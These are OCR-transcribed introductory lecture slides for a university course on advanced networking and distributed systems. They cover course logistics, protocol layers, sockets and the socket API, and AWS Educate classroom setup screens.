Advanced Networking and Distributed Systems

Module 1: Network Programming

GW CSCI 3907/6907
Timothy Wood and Lucas Chaufournier

Welcome!

Advanced Networking & Distributed Systems

CS 3907.88 / 6907.87

Course Goals:

- Learn how applications communicate over a network
- Learn to build large scale applications built from multiple components
- Learn about the performance, reliability, and consistency challenges that arise in distributed computing
- Get hands-on practice writing a lot of code!
- Get hands-on practice using cloud services!

Prof. Tim Wood

I teach: Software Engineering, Operating Systems, Sr. Design
I like: distributed systems, networks, building cool things

Lucas Chaufournier

I teach: Distributed Systems
I like: distributed systems, peer to peer, edge computing, and prototyping systems

SECON 2019

Who are you?

Tell us:

- Your name
- Your degree program/year
- What is your favorite language? What is a language you want to learn?

This class has a **very** wide range of students in it!

We will do our best to make the course **useful and relevant for all students!**

We will have **different expectations** based on your level!

What will we do?

Part 1: Networking

- Socket Programing
- Threading Models
- Understanding Performance
- Communication Frameworks
- High Performance Middleboxes

Part 2: Distributed Systems

- Scalable App Development
- Consensus and Consistency
- Cloud Service Management

How will we do it?

- Interactive lectures
- In class exercises
- Group projects
- Exams

Course Rules

Attendance is required at all classes

- Notify me in advance if you have a good excuse to miss
- If you are sick, stay away

No laptops during lecture portions of class!

- Only slides with green bottom bar!

Be civil and supportive

- This class has students with a very wide range of backgrounds

Ask lots of questions

- If you are unsure, someone else probably is too!

Everyone in the room should be participating

- Ask/answer questions in class or on Slack

Class Resources

Website: https://gwadvnet20.github.io/

Github org: https://github.com/gwAdvNet20

Slack: Messaging app

Amazon Web Services Educate

- Each students get $100 credit towards cloud resources

Grading

(To be determined)

Attendance and Participation

Group Projects


Midterm and Final Exam

Networking Basics

How to watch a cat video?

Me


??????????????????



a cat

How to watch a cat video?

catvids.org/fishes.gif




1. Convert hostname to an **IP** address with **DNS**
2. Establish a **socket** connection to the IP and port
   - Use a pre-defined standard to decide port (e.g., 80=web traffic)
3. Send a request for the video
   - Use a pre-defined **protocol** to format the request (e.g., HTTP)
4. Receive the video from the server

Internet Design Principles

Protocols define how to communicate

Protocols can be **layered** for complexity

Protocol Layers



application:

- FTP, SMTP, HTTP

presentation/session:

- let's ignore these (not used in TCP)

transport: data transfer

- TCP, UDP

network: finding routes

- IP, routing protocols

link: adjacent nodes

- Ethernet, 802.111 (WiFi), PPP

physical:

- bits on the wire or in the air

Software Layers

Network Interface Card (NIC)

- Reads “bytes on wire”

Driver

- Moves data from NIC to main memory

Internet Protocol (IP)


- Handles addressing and routing

Transmission Control Protocol (TCP)


- Ensures reliable, ordered transmission of packets and manages congestion

Socket

- Provides interface between OS and App



Sockets




Abstractions

Networking (and all CS) is about abstraction layers!

We don't need to know how something works if we understand its inputs and outputs

…but we do need to understand the guarantees that lower abstraction layers are providing!



Socket API


Socket

Connect

Bind, Listen, Accept

Send, Receive

Close



https://commons.wikimedia.org/wiki/File:InternetSocketBasicDiagram_zhtw.png

Cloud 9

(See instructions on website)

My Classrooms | Workbench | Create a new environment

https://www.awseducate.com/e

Search

Classrooms where I am a Student

Course Name ↓↑	Description	Educator ↓↑	Course End Date ↓↑	Credit Allocated Per Student ↓↑	Status
Advanced Networking and Distributed Systems	The course will be a hands-on introduction to networking (how is the TCP protocol designed and implemented?), distributed systems (how can we build fault tolerant distributed software that handles network failures or malicious code?), and cloud computing (how can we combine a collection of cloud services to build complex web applications?). The course will be fairly programming intensive (group projects) and you might need to pick up some new languages along the way (C, java, python).	Timothy Wood	05/15/2020	$100	Accepted Go to classroom
	In this course, students will learn how to write object-oriented code using Java. Concepts will focus on object-oriented thinking, software composition, inheritance				

My Classrooms | Workbench | Workbench | Create a new environment

https://labs.vocareum.

Search

vocareum | My Classes | Manage | Help | timwood@gwu.edu

Welcome to your AWS Educate Account

AWS Educate provides you with access to a wide variety of AWS Services for you to get your hands on and build on AWS! To get started, click on the AWS Console button to log in to your AWS console.

Please read the FAQ below to help you get started on your Starter Account.

- What are the list of services supported?
- What regions are supported with Starter Accounts or Classroom Accounts?
- I can't start any resources. What happened?
- Can I create users within my Starter or Classroom Account for others to access?
- Can I create my own IAM policy within Starter Account or Classroom?
- Can I use marketplace software with my Starter Account

Your AWS Account Status

